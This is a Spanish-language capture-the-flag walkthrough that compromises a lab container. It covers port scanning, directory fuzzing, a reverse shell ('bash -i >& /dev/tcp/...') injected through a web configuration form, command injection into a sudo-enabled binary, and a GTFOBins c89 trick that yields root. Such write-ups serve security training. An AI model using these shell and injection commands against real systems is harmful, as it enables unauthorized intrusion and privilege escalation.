0xc0ffee

CONECTIVIDAD

ping -c1 172.17.0.2


```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.095 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.095/0.095/0.095/0.000 ms
```


ESCANEO DE PUERTOS

nmap -p- -Pn -sVC --min-rate 5000 172.17.02 -T 2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 08:21 EST
Nmap scan report for 172.17.0.2
Host is up (0.000084s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Security Verification Tool
7777/tcp open  http    SimpleHTTPServer 0.6 (Python 3.12.3)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.12.3
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


Puertos abiertos 80 y 7777





ENUMERACIÓN

Con gobuster vamos a por archivos y directorios




Fuzzeamos un poco más con dirb en el 7777

```
└─# dirb http://172.17.0.2:7777/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Dec  7 12:57:20 2024
URL_BASE: http://172.17.0.2:7777/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2:7777/ ----
+ http://172.17.0.2:7777/.bash_history (CODE:200|SIZE:0)
+ http://172.17.0.2:7777/.bashrc (CODE:200|SIZE:0)
+ http://172.17.0.2:7777/.ssh (CODE:301|SIZE:0)
+ http://172.17.0.2:7777/secret (CODE:301|SIZE:0)

-----------------
END_TIME: Sat Dec  7 12:57:50 2024
DOWNLOADED: 4612 - FOUND: 4
```

Dentro del directorio /secret encontramos un history.txt

del que sacamos una cadena interesante que nos sirve para

acceder por el puerto 80."secure_password"



EXPLOTACIÓN

Con lo que intentamos establecer una reverseshell

Nos ponemos a la escucha en local con netcat

nc -nlvp 4444
Nos vamos a revshells

https://www.revshells.com/

Copiamos y pegamos en el cajetín

a- Apply Configuration


Configuration Identifier:shell

Configuration Data:bash -i >& /dev/tcp/192.168.0.49/4444 0>&1

b- Execute Remote Configuration

Configuration Identifier: shell

Pulsamos en Fetch configuration y establecemos la conexión



ESCALADA DE PRIVILEGIOS

```
 nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 45164
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cbd9847f0249:/var/www/html/super_ultra_secure_page$

Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
```

```
reset xterm
export SHELL=bash
export TERM=xterm
www-data@cbd9847f0249:/home/codebad/secret$ cat adivina.txt

Adivinanza

En el mundo digital, donde la protección es vital,
existe algo peligroso que debes evitar.
No es un virus común ni un simple error,
sino algo más sutil que trabaja con ardor.

Es el arte de lo malo, en el software es su reino,
se oculta y se disfraza, su propósito es el mismo.
No es virus, ni gusano, pero se comporta igual,
toma su nombre de algo que no es nada normal.

¿Qué soy?


Posibles respuestas:

Troyano
Malware
Backdoor
Exploit
Rootkit
Spyware
Adware
Keylogger
Ransomware
Puerta trasera

A la segunda(malware), acertamos para escalar privilegios a codebad

www-data@cbd9847f0249:/home$ su codebad
Password:
codebad@cbd9847f0249:/home$

Buscamos permisos sudo


codebad@cbd9847f0249:/home$ sudo -l
Matching Defaults entries for codebad on cbd9847f0249:
        env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
        use_pty
```

User codebad may run the following commands on cbd9847f0249:
    (metadata : metadata) NOPASSWD: /home/codebad/code

El binario (/home/codebad/code) ejecuta comandos del sistema usando

la función system(), que es vulnerable a inyección de comandos.

Con lo que si ejecutamos el comando así, nos hacemos metadata

```
codebad@cbd9847f0249:/home$ sudo -u metadata /home/codebad/code "; /bin/bash"

codebad  metadata
metadata@cbd9847f0249:/home$ whoami
metadata
metadata@cbd9847f0249:/home$
```

Usando linux-smart-enumeration

```
metadata@cbd9847f0249:/tmp/linux-smart-enumeration-master$ ./lse.sh -l2

fst000 Writable files outside user's home..... yes!

/tmp/tmp.roar2fYP7X
/tmp/tmp.ZZg8EUE3RW
/run/lock
/usr/local/bin
/home/codebad/code
/var/tmp
/var/lib/php/sessions
```

Encontramos directorios interesantes y explorando en ellos

```
metadata@cbd9847f0249:/usr/local/bin$ cd /usr/local/bin/
metadata@cbd9847f0249:/usr/local/bin$ ls
metadatosmalos
metadata@cbd9847f0249:/usr/local/bin$ cat metadatosmalos
#!/bin/bash

#chmod u+s /bin/bash

whoami | grep 'pass.txt'

# metadata is bad
metadata@cbd9847f0249:/usr/local/bin$
```

Vemos que es unwratable y la única alternativa es probar

metadatosmalos como contraseña y obtenemos éxito

```
metadata@cbd9847f0249:/usr/local/bin$ sudo -l
[sudo] password for metadata:
Matching Defaults entries for metadata on cbd9847f0249:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User metadata may run the following commands on cbd9847f0249:
    (ALL : ALL) /usr/bin/c89
```

Consultando en

https://gtfobins.github.io/gtfobins/c89/#sudo

sudo c89 -wrapper /bin/sh,-s .

Nos hacemos root

```
metadata@cbd9847f0249:/usr/local/bin$ sudo -u root /usr/bin/c89 -wrapper /bin/sh,-s .
# whoami
root
#
```

✋ **Buen día.**